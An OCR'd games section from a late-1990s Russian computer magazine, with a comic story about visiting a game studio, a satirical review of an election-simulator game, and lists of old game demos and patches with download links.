
— Провинился сегодня Серега, нда.., — сказал, попыхивая трубкой с голландским табаком и почесывая на груди тельняшку, Главный Бакенщик Журнала Х Игорь Пискунов. — Вот пусть теперь подметает. День исправительно-трудовых работ, так сказать. Он у нас природу лю-ю-юбит, да, Серег?

— Ну, подумаешь — сеть упала! — мрачно пробормотал Покровский, не отрываясь от своего занятия. — Так чего ж сразу подметать-то? Я же не специально. Я просто решил порты посканить, и...

— ...и убил насмерть четыре машины из восьми, — так же мрачно закончил Пискунов. — На них даже винты не распознаются — ну как так можно? Знаешь, сколько времени нужно, чтоб на них весь софт вернуть?.. Вандал прям какой-то. Нету в тебе, как во всем этом твоем новом поколении, ни стыда, ни совести. Ничего святого в мире не осталось.

Покровский горестно вздохнул и с удвоенной силой принялся за работу.

— А ты, Холод, что смотришь? Лично для тебя у нас уже есть новое партийное задание — за этим тебя сюда и вызвали, — Игорь уже докурил и теперь выковыривал спичкой прогар из трубки, а я стоял рядом и изо всех сил втягивал вкусный табачный запах. — Ты Асса и Бегемотова любишь? Хоть знаешь, кто это? «Похождения штандартенфюрера СС фон Штирлица» читал? Бессмертная книга! Вот. Поедешь, одним словом, на Крышу — это такая студия. Они там как раз игру про Штирлица делают. Про Штирлица и про бессмертную русскую душу. Бука выпускает, обещала все на-гора уже в октябре. Езжай вот, одним словом, и узнай в подробностях. Завтра в одиннадцать утра встречаешься с Ольгой Цыкаловой в центре зала станции метро Киевская — она там что-то такое в проекте ведет, вот она тебя на Крышу и доставит.





— Да, босс, — вежливо сказал я и услужливо пнул ногой груду листвы, собранную Покровским. Листья взмыли в воздух, и резкий порыв ветра подхватил их и разбросал, а Покровский, обернувшись, плюнул недвусмысленно в мою сторону и погрозил метлой. Плевок получился большой, нечеткий, и...

...нечеткий и выцветший рисунок на мозаиках, кои украшали стены станции метро «Киевская», занимал мое внимание уже четверть часа. Да, была уже четверть двенадцатого, и если бы я знал, как выглядит Цыкалова, порешил бы, что та безнадежно опаздывает. Впрочем, в центре зала на станции находилась целая куча особей женского пола, каждая из которых могла быть потенциальная Цыкалова — иначе говоря, что-то абсолютно точно и наверняка говорило мне, что она среди них и ждет моего прибытия. Глубоко вздохнув, я затянул потуже пояс на своем черном кожаном пальто и приступил к опросу местных женщин — подошел к первой попавшейся даме — весьма, между прочим, растаманского виду — и спросил:

— Простите, а вы случайно не Ольга Цыкалова?

Иная, чувствуется, в ответ на подобный вопрос дала бы по роже, но в то утро мне пока еще везло — она, обернувшись, ответила:

— Да, я — Ольга. А вы — Холод? А я вас себе совсем другим представляла.


— А я на самом деле другой, — смутился я почему-то. — Просто чувствую себя неважно — болею, иначе говоря, и выгляжу оттого плохо. Пойдемте?

— Да, пошли, — Ольга, мало обращая внимания на мою реакцию на ее слова, уже чесала по платформе к выходу из метро. И тут я с ужасом понял, что надо начинать задавать вопросы. И, естественно, начал...

— Ольга, а ваш «Штирлиц», случаем, не имеет отношения к серии книг Асса-Бегемотова «Похождения штандартенфюрера СС фон Штирлица»?...

...и уже через минуту понял, что либо вопрос задал не совсем в правильной форме, либо что-то еще не так — однаединственная моя фраза вызвала у Цыкаловой монолог (выдержки из которого я привожу ниже):


— ...нет, к Ассу и Бегемотову мы отношения не имеем, у нас сценарий свой... а потом сценарист уехал на Украину, отдыхать, и не вернулся... вообще-то, проектов игры про Штирлица было пять, и один в Киеве делали... а нашего «Штирлица» делают братья Наумовы... а озвучивает Орел — это который озвучивал «ПиВИЧ», и потом на MTV есть серия мультиков «Школа», их тоже он озвучивал.., — все, сказанное мне Ольгой, почему-то входило, как говорится, в одно ухо, а выходило из другого, и оседало там, в глубине мое-



го среднего уха, лишь нечто ослепительно важное. — Да, озвучку вот Орел делает, который «Школа». Он еще много чего сделал...

К моменту, когда монолог Цыкаловой исчерпал себя, мы уже были на поверхности и шли через улицу сквозь грязную «зебру» по направлению к одному из множества домов на тутошней людной улице. Дом, однозначно, был построен в Сталинские времена, если не раньше, и нависал над городом всем своим мрачным фасадом, готовый раздавить любого непочтительного прохожего. Крыша его как-то неестественно блестела издали. Мы вошли через арку во двор, и сделалось удивительно тихо: вокруг не было ни единого человека.

— А еще у нас Штирлиц всю игру в динамовских трусах ходит, — Цыкалова, оглянувшись несколько раз — нет ли кого? — сообщила мне эту животрепещущую новость с видом человека, доверившего первому встречному секрет всей своей жизни. — Он потому что штаны в начале проигрывает в карты, в ЭСЭСовском кабаке. И



вот так вот всю игру без штанов. Мы сначала ему хотели спартаковские трусы сделать — красные, а потом подумали — нету же на самом деле у «Спартака» никаких красных трусов, а у «Динамо» синие — есть. Она подошла к домофону у подъезда, который, очевидно, был целью нашего путешествия, и неожиданно набрала на табло номер квартиры, которой, уж точно, быть в этом доме не могло никак — «666». Домофон послушно замигал, и неожиданно дверь открылась.

— Входите, Холод, внутрь! — Ольга улыбнулась, а я, повинуясь, сдуру-то, вошел первым, и вдруг почувствовал, как меня ударили сзади по голове тяжелым тупым предметом...

Сознание возвращалось медленно, в сопровождении странных мягких запахов — помнится, так пахли дискотеки в родимой школе несколько лет назад. Запахи жженой проводки, просто водки, чего-то еще. Но четче всех выделялся один запах, который перепутать мне было абсолютно не с чем...

— Марихуана! — яростно выдохнул я... и резко вдохнул. Ощущение мягкости и летучести вмиг пропало, появилась боль в затылке, а глаза сами собой открылись. И тут же закружилась голова — о, Боже! Я был на крыше, и — мало того — болтался на каком-то подобии маленького строительного крана (тренога, едва ли в три метра высотой), свисая через край на качающемся стальном тросике. Внизу четко была видна улица со всеми прохожими, которые прогуливались под разноцветными зонтиками по своим делам. Пальто мое кожаное пропало бесследно, вместо него нащупал я на плечах подтяжки (или что-то вроде), за которые и был привязан к строительному крану-треноге. Хотелось кричать, но почему-то была четкая абсолютная уверенность, что прохожие не услышат.


Ветер, тем временем, раскачивал тросик, одновременно поворачивая его, и через несколько секунд меня развернуло лицом к Крыше. Что-то показалось мне в ней непонятным — как будто количество мансард — а уже через секунду я понял: на всей площади крыши была построена огромная теплица (так вот, что это блестело!), за стеклами которой зеленели великолепно узнаваемые марихуанные листочки. Из чуть приоткрытой дверцы теплицы лился потрясающий марихуанный дурман. Ни одной живой души на крыше не было. Ветер пронизывал насквозь.

«Так вот что тут происходит!» — подумал я. Они выращивают марихуану, принимают внутрь и под трипом делают игру про Штирлица! О, Боги! Ндаа. Свежо. А интереснее всего, как они ее поливают?

В размышлениях прошло еще несколько минут. Я окончательно пришел в сознание и успел уже крепко промерзнуть, когда тепличная дверь открылась вдруг настежь, и передо мной возникли ренегадская Цыкалова, а также какие-то неизвестные личности с ноутбуками. Личности, моргая глазами цвета мутного янтаря, заинтересованно улыбались.

— Это Холод из «Хакера»! — просто сказала Цыкалова.

Личности обрадованно принялись поочередно трясти меня за замерзшую руку, представляясь.





— Наумовы! — сказали два абсолютно одинаковых с виду человека. — Не сердись! Счаз мы тебя снимем!

— Орел! — сказал невысокий, крепкий гражданин с хитрым лицом. — Как висится?

— Дима, — скромно представился молодой человек в черной кожаной жилетке.

Под всеобщее балагурство я был немедленно снят с подтяжек и втянут под козырек теплицы. В центре ее была оборудована небольшая площадка для летних посиделок — пяток скамеек по кругу и столик посередине. На столике стоял, соблазнительно дымя, кальян с очевидным содержимым (внутри было то же самое, что росло кругом снаружи).

— Присаживайся, Холод, — сказали Наумовы. — Будешь игру смотреть. Знаешь, как мы решили ее назвать полностью? «Штырлиц, или любимый бюст Фюрера»! После этой фразы вся тусовка странно захихикала.

Через секунду передо мной расстелился ноутбук с работающей версией игры, а в рот мне был немедленно впихнут мундштук марихуанного кальяна...

Почему-то саму игру сейчас я помню очень смутно. Помню только, что все время было смешно, но никаких подробностей в памяти не осталось. Помню потом, как всею группой был выведен к метро, усажен в вагон и отправлен восвояси. Как доехал домой, почему-то не помню. Правда, помню еще, из редакции звонили в надежде узнать, как я съездил, но я ничего толком ответить не мог и лишь бессвязно хихикал в трубку.

Ночью снились кошмары. Снилась улица сверху вниз, ветер гудел в ушах, а по соседнему карнизу разгуливали Братья Наумовы под ручку с Братьями Вайнерами. Рядом стоял Игорь Пискунов в динамовских трусах, курил трубку и пыхтел, а в воздухе перед моим носом висел, лениво помахивая огромными крыльями, бородатый человек, и говорил: «А вы кто? Холод? А я Орел! Я еще много чего сделал!». И хотелось упасть, сорваться с подтяжек туда, вниз, в зияющий асфальт, по которому мирно прогуливались ничего не замечающие прохожие, милицейские патрули и Покровский с пушистой метлой, сгребающий опавшие с деревьев ярко-желтые листья в огромные бесформенные кучи...



Президент 2000

Тебе когда-нибудь случалось проводить предвыборную кампанию? Что, нет? Ну, ты много потерял. Предвыборная кампания — это нечто сродни Carmageddon или Mortal Combat. Или хотя бы Quake. На уровне Nightmare, разумеется. Только счет идет не на очки и не на фраги, а на голоса избирателей. И призы там покрупнее, чем в соревнованиях по компьютерным играм. На это интересно даже по телику смотреть (такой отвяз!..), а участвовать, так и подавно. Если у тебя уже зачесалось какое-нибудь место в нетерпении посидеть на ельцинском кресле, погоди бежать в ЦентрИзбирком: предвыборную кампанию вполне можно совместить с твоим любимым занятием — компьютерными играми. Специально для этого создан первый в мире симулятор выборов президента РФ 2000. Правда, лично ты президентом стать все равно не сможешь, потому как игра эта строго реалистичная, а победа на выборах геймера Васи Пупкина — вещь, относящаяся к строго ненаучной фантастике. Зато ты сможешь привести к власти свою любимую партию: ЛДПР, КПРФ, Новая Сила, Отечество или Яблоко. Борьба за избирателей происходит довольно странно и одновременно на удивление просто. Нужно склонить на свою сторону семь сенаторов, каждый из которых приносит от 12 до 24 млн. голосов. Не знаю, откуда взялись эти сенаторы и кто они такие, ну да у них в большой политике своя кухня. «Склонять» можно разными способами. Наиболее распространенный — предложить принять некоторую сумму в знак признательности (от 3000 рублей до 300 000 долларов). Чтобы предотвратить аналогичные действия конкурирующих партий, можно ненавязчиво предложить пылкому журналисту провести независимое расследование источников доходов конкретных сенаторов. Ну а если сенатор занял твердую позицию и наотрез отказывается поддерживать нужную кандидатуру, склоняясь к стороне соперника, остается еще один способ... В конце концов, заказные убийства высоких должностных лиц в нашей стране никогда не раскрываются... Кстати, для «нужных» сенаторов можно нанимать телохранителей, если подобные грязные мысли возникнут у кого-то еще. Таким образом, проводя гибкую предвыборную кампанию, необходимо добраться до второго тура, где, действуя аналогичным образом, победить оставшегося конкурента и по праву занять пост главного слуги народа. Вот такой несложный геймплей. Теперь пару слов об оформлении. Графика в игру не 3D ускоренная, вернее, она не 3D вообще. Интерфейс состоит из окошка с несколькими кнопками, фотографиями лидеров партий, сенаторов и симпатичными фотками в моменты начала и конца игры (сам увидишь) и... все. Вот и вся графика. Звук тоже на уровне. На таком же. К самому exe'шнику игры прилагается несколько wave-файлов со всякими воплями, щелканьем затвора и другими звуками, которые призваны сопровождать ключевые моменты игры. Или неключевые. Одним словом, игра весьма увлекательная и актуальная. Я бы посоветовал ее в качестве наглядного учебного пособия где-нибудь в Академии Управления... Если читающие X профессора из оного ВУЗа заинтересовались, симулятор предвыборной кампании «Президент 2000» вы можете найти по адресу: www.listsoft.ru/pro. Удачи на предстоящих выборах!



Голосуй или проиграешь!

Еще немножко Красной Тревоги


На волне всеобщего увлечения C&C: Tiberian Sun неплохо было бы вспомнить, что эта серия, бывало, рождала куда более удачные сиквелы... Хотя бы Red Alert. Сколько ему лет — никто уж и не помнит, а люди в него играют и по сей день, и не только играют, а активно ваяют к нему карты, которые продлевают жизнь их любимой игре.

www.geocities.com/TimesSquare/Arcade/5553/ — The Red Alert Construction Yard.
На этом сайте можно скачать и узнать все новости о самом необходимом инструменте дизайнера redalert'ских карт. Это R.A.C.K. — Red Alert Construction Kit. Абсолютно полноценный, набитый доверху всяческими фишками редактор сценариев RA. Есть и другие редакторы, но этот — лучший. Если ты собрался сваять чего-нибудь на тему «Красной Тревоги», то без РАКА тебе не обойтись.

www.childs-play-software.co.uk — Childs Play Software.
Здесь можно найти целых два редактора для игр серии C&C. RedEdit 98 и (извините за офф-топик, но это тоже актуально) SunEdit 2K. Названия расшифровывать, думаю, не надо, и так понятно, что для чего.


www.geocities.com/TimesSquare/Alley/2502/ — Red Alert Single Player Missions.
Название сайта объясняет его назначение. Больше и добавить нечего. Разве что, кроме самих миссий, здесь можно найти руководство по их созданию...

http://home.sol.no/~klovn/maxi-maps.html — Red Alert Maxi-Maps.
Автор сайта заявляет, что его карты это не просто карты, а нечто большее. Вместе с картами ты скачиваешь что-то типа патча, который добавляет некоторые новые возможности в игру. Особенность карт, в том, что они «кооперативные», то есть предназначены для игры вдвоем за одну сторону. Это когда, например, один руководит хозяйственной деятельностью, а второй в это время воюет. Говорят, там и AI улучшенный, и некоторые фишки подогнаны под такой тип игры, и вообще все очень круто...*grams/pr1874.htm.*



Что-то мне эта картинка напоминает... Какой-то корабль... Он, вроде, еще 11 Оскаров взял...

Я бы в хакеры пошел, пусть меня научат...



Типа кул хацкер. Если б вы знали, сколько раз я был на волоске от гибели, чтобы этого добиться!

http://sql.download.ru/cgi-bin/download.cgi?2115&rus — Comp Man 2.5.
Тренажер хакера. Начиная простым чайником, собираешь за гроши комп из пыльных деталей 10-летней давности. Устраиваешься на работу дворником. Копишь деньги на апгрейд. Покупаешь модем, звонишь на BBS'ку, качаешь софт, учишься. Инсталлируешь Винды, учишь разные языки программирования, меняешься прогами для взлома на доске объявлений. Пробуешь свои силы в хакинге, попадаешься, платишь штраф... И так далее, пока не добьешься статуса Гуру, Агента ФБР, должности крутого хакера с приличной зарплатой и т.д. Очень жизненно и увлекательно. Рекомендую обязательно взглянуть.

http://members.tripod.com/~RussianGames/zip/fido.zip — Fido.
Аналогичная игра, только Фидо-ориентированная. Гораздо больше всяких наворотов и тонкостей, зато нельзя сделать карьеру кул хацкера. А это есть большое упущение :)

http://members.tripod.com/~Rjeousski/mycomp10.zip — Мой Компьютер.
Еще одна игра из серии «От чайника до сисадмина». Увы, никакого хакерства, да и возможностей поменьше, чем в двух предыдущих... Ну, одним словом, так себе игрулька — что называется, до кучи...

Демки

Battlezone II

Мать/отец: Activision/Pandemic Studios
Требует: PII266, 64Mb
Весит: 15Mb
Адрес: *ftp://download.intel.com/home/club/BZIIDemo.exe*



Попытка номер 2

Сколько было шумихи вокруг первого BZ! Еще бы, чуть ли не новый жанр создали! Пресса пела дифирамбы, а народ играть в это не стал. И продавалась игра из рук вон плохо. Вот и теперь — попытка номер два. Восторженных отзывов уже хватает, да и демка выглядит очень даже ничего. Кроме традиционных «леталок», можно поуправлять шагающими роботами и побегать на своих двоих. Да и весит эта демка по нынешним временам смешно. Одним словом — качай!

Black Moon Chronicles

Мать/отец: Cryo Interactive
Требует: PII266, 64Mb
Весит: 70.1Mb
Адрес: *ftp://mirror.aarnet.edu.au/pub/games-domain/demos/black_moon.zip*



Не экономили они электричества у себя в средневековье... Ильича бы к ним с егойной лампочкой!

Ну это совсем нечто невразумительное. Даже жанр определению не поддается. Strategy/Action? Strategy/RPG? Нет, до РПГ не дотягивает тем, что у персонажей (в данном случае у юнитов) нет собственной ролевой индивидуальности, их можно кидать на смерть со спокойным сердцем, как автоматчиков из C&C. Как стратегия игра тоже большого интереса не представляет, потому как скучна, как жизнь отшельника. Если хочешь, скачай, конечно, всего-то 70 мегов :), но я тебя предупредил...

Disciples: Sacred Lands

Мать/отец: Strategy First
Требует: PII233, 64Mb
Весит: 36.2Mb
Адрес: *www.strategyfirst.com/download/demosetup.exe*

Представитель вымирающего жанра походовой стратегии. Уже этого одного достаточно, чтобы толпа поклонников бросилась тут же качать демку. Да, походники нынче на мели, разработчики их не больно жалуют любимым жанром. Поэтому и хватаются за любую соломинку. Что ж, попробуйте и эту. Тем более что данная соломинка, возможно, не совсем безнадежна. Стильный дизайн, хорошо переданная фэнтезийная атмосфера, модерновые примочки... Ну, вроде и все... Говорю же: for fans only!



Выглядит как смесь Diablo, Dungeon Keeper и Inferno из HoMM III... Горячая смесь...

GP500

Мать/отец: Hasbro Interactive/Melbourne House
Требует: PII266, 64Mb
Весит: 17.7Mb
Адрес: *ftp.cdrom.com/pub/3dfiles/games/gp500demo3.zip*



И что же тебе, бедняге, красивый бэкграунд не нарисовали? А то и взглянуть-то не на что!


Говорят, лучший мотосимулятор современности. Я в этом жанре не знаток, поэтому утверждать ничего не стану. Но игра хороша, вне всяких сомнений. Реальные лицензированные мотоциклы, трассы, гонщики. Реальная физика, ни капли аркадности. Симулятор до мозга костей. Проехать трассу, ни разу не нажав на тормоз, как это бывает во многих играх, просто невозможно. Поклонникам жанра пропустить такое было бы преступлением. Ну а если ты знаешь о мотосимах только понаслышке, начни знакомство с этой игры — не разочаруешься.

Hot Chix 'n Gear Stix

Мать/отец: Fiendish Games
Требует: PII266, 32Mb
Весит: 10.4Mb
Адрес: *www.fiendishgames.com/freednld/chix/chix-demo-beta.exe*

********Картинка chix
Подпись:


Ну как бы тебе описать эту игру... Представь, что Need for Speed — это большая лажа. Трудно? Это еще не все. Представь, что Interstate' 76 — еще больший отстой. И помести теперь лажовый NFS в эту отстойную среду 70-х. Дальше. Убери из игры остатки реальной физики, и ты получишь примерно то, что можно скачать по вышеуказанному адресу. Представил? Хватило? Так зачем теперь качать?



Need for Speed не напоминает?

Madden NFL 2000

Мать/отец: EA Sports
Требует: P233, 32Mb
Весит: 20Mb
Адрес: *ftp.ea.com/pub/easports/demos/madden2000/m2kdemo.zip*



Те, кто качается — качки. А те, кто, вот как эти, толкаются — толчки, видимо?

Конкурент MS NFL Fever 2000 от EA Sports. Ежегодный Madden сильно разочарует поклонников серии в этом году. Слабая графика, отвратительный геймплей, да и вообще — производит впечатление весьма странное. Странное, потому что при всех недостатках в самом футболе все, что касается внеполевых телодвижений, выполнено на высочайшем уровне. Такое чувство, что господа из EA потратили львиную долю времени на вылизывание интерфейса и всяких там фишек, а не на сам игровой процесс.

MiG Alley

Мать/отец: Empire Interactive/Rowan
Требует: P233, 64Mb
Весит: 47.15Mb
Адрес: *ftp.ubisoft.fr/pub/demos/simulation/MigDemoSmall.exe*

Что мне не нравится в симуляторах современных самолетов, так это стрельба по точкам на радаре. Нет, я понимаю, что разработчики игр не виноваты в том, что на ультрановые истре-



На этот скриншот надо смотреть издалека — тогда графика лучше кажется

бители ставят такое оружие, которое может уничтожить врага чуть ли не со взлетной полосы. Но все же гораздо интересней пострелять во вражеский самолет, если он крутит хвостом перед самой твоей кабиной. Именно это и можно проделать в MiG Alley — авиасимуляторе времен корейской войны. Ну а что касается самой игры... ну так... средненько...

Prince of Persia 3D

Мать/отец: Red Orb
Требует: PII 300, 128Mb
Весит: 50Mb
Адрес: *www.gigex1.com/M0054100016/pop3d_1/prince_demo.exe*

Не каждый день выходят продолжения игр, впервые увидевших свет ровно десять лет тому назад. И тем не менее... Несмотря на столь почтенный срок, отделяющий нас от оригинала, PoP 3D очень напоминает ту самую игру... Стирая скупую слезу со щеки, не могу не признаться: Prince of Persia была первой игрой, которую я увидел на PC. О, год 1989! О, молодость! (не могу дальше писать, простите...)

Septerra Core

Мать/отец: Monolith/Valkyrie Studios
Требует: PII 266, 64Mb
Весит: 88Mb
Адрес: *ftp.pcworld.com/pub/gamepro/demos/files/rpg/scdemo_V09812GD.exe*

Что-то, отдаленно напоминающее Fallout, только хуже. Тот же темный индустриальный мир будущего, тот же изометрический вид, спрайтовые персонажи... Наверное, что-то в этой игре есть, но не настолько много, чтобы из-за этого «чего-то» родить 88 тонн даунлоуда.


Ну да, это не Fallout. Зато небо фиолетовое.

Патчи

Braveheart — v3.22 patch (4 Mb)
ftp.avault.com/patches/braveheart_us_322_patch.exe
Патч делает многое. Вопрос в том, поможет ли это игре. Итак: улучшена стабильность многопользовательской игры, так же как и игры в кампанию (то есть улучшена стабильность вообще). Улучшен AI. Исправлена анимация катапульты и еще несколько багов с осадными орудиями. Исправлен баг с тюрьмами, камера F4 (не тюремная, а обзорная) теперь ведет себя нормально. И напоследок, игра стала корректно отображать текстуры на Rage II и Riva 128. Вот так.

Civilization: Call to Power — v1.2 patch (3.37 Mb)
http://download1.activision.com/activision/civilization/patch/cctp1_2_us.exe
Новые фишки: Hot Seat и PBEM (не слабо для патча), новый интерфейс с описанием сценария, какие-то новые опции для него же... Самое главное: теперь можно отключать отображение торговых путей, тех самых, где слоны и крабы летали через континенты со сверхзвуковой скоростью! (у-у-у, как они меня раздражали!) Пофиксено: зависания от двойного нажатия на advance to research, баг при торговле с AI, теперь можно выделять захваченные города, и еще много-много всего (подводные туннели, поведение AI, проверка наличия диска при мультиплеере — всего не перечислишь). И всего 3 мега. Если тебе дорог этот отстой — непременно скачай данный патчик. Глядишь — поможет...

Fighting Steel — patch v1.1 beta (2.1 Mb)
www.fightingsteel.com/patch/FS1_10B.EXE
Добавлена возможность игры втроем или вчетвером. Появился Replay после битвы. Чтобы начать многопользовательскую игру, теперь ее нужно будет сначала снять с паузы. Слоты с сохраненными играми на экране загрузки отображаются корректно. Игра больше не вылетает при выходе с экрана подсчета очков. Группы без единого корабля «перестанут быть проблемой», а если группа полностью уничтожена, теперь это не повлияет на номера других групп. Чат в мультиплеере работает и в режиме паузы игры, а кнопка камеры (там же, в мультиплеере) возвращена на исконное место. Наконец, все вышеперечисленное — даже не половина того списка дыр, которые латает эта заплатка. Так что поставить ее есть смысл.

Fly! — patch v.1.01.76 beta (2.28 Mb)
ftp://ftp.avault.com/patches/flypatch082099.exe

Патч фиксит многое, но почти ничего из этого мне, не игравшему в эту игру, ни о чем не говорит. Поэтому переводить всякие термины и аббревиатуры из readme в данном случае особо сложно. Из того, что понял: аэропорты больше не исчезают при входе или перезапуске сценария, куча разных клавиш, включая управление камерой, больше не «отваливается» в процессе игры, а даже (наверное, самое главное) частоту радиопередатчика уточнили на целых 1.015 MHz! Остальное разбирай сам, когда скачаешь патч... ;)

Might and Magic VII — v1.1 patch (1.4 Mb)
ftp1.3do.com/pub/support/patches/ibm/mm710-11.exe
Вычищено много. Палки (те, которые wands) теперь не валяются на земле с нулем зарядов. Рюкзак не вызывает обвал игры, копье наносит правильный damage с бонусами для экспертов, невидимые монстры больше не появляются на Арене, некромансеры вызывают только привидений, а маги только элементалий света. Решена проблема с квестом Kill the Griffin.

Под крылом самолета о чем-то поет текстура неземной красы...


Если ты берешь NPC Master Healer'а, тебе больше не придется расставаться с armor skills. Глючный квест «0» больше не влияет на игру (а удалить его слабо было?), засада в Deyja не повторяется больше одного раза и, наконец, исправлено много орфографических ошибок.

Dungeon Keeper 2 — patch v1.51
ftp.avault.com/patches/DK2Update150to151_English.exe — с 1.50 до 1.51 (1.1 Mb)
ftp.ea-europe.com/pub/DK2/Updates/DK2Update130to151_English.exe — с 1.3 до 1.51 (11.29 Mb)

Добавлена поддержка разрешения 1024x768, целых четыре новых карты и целый один уровень для My Pet Dungeon. Дальше по мелочи. Поправле-



Враг, возможно, не пройдет! Победа, видимо, будет за нами! Вероятно, ура!


на парочка голосовых сообщений, добавлена пара кнопок, типа подтверждения на выход... Появилась поддержка звука A3D и проверка на 150 свободных мегов на винте для свопов.

Descent 3 — patch v1.1 (897 Kb)
www.descent3.net/d3patch/d310_11.exe
Основные фичи: добавлена команда «-bumped», включающая bump-mapping для тех карт, которые его поддерживают. Внесены кой-какие фишки для третьих пентюхов, улучшена поддержка Aureal 2.0. Вышло еще аж целых два патча для демки Descent 3, но я решил их сюда не ставить, потому как в нашей стране продвинутого софта люди перестают играть в демку сразу после релиза (а иногда и до — зависит от расторопности пиратов). Если кому-то все-таки надо — ищите на сайте разработчиков.

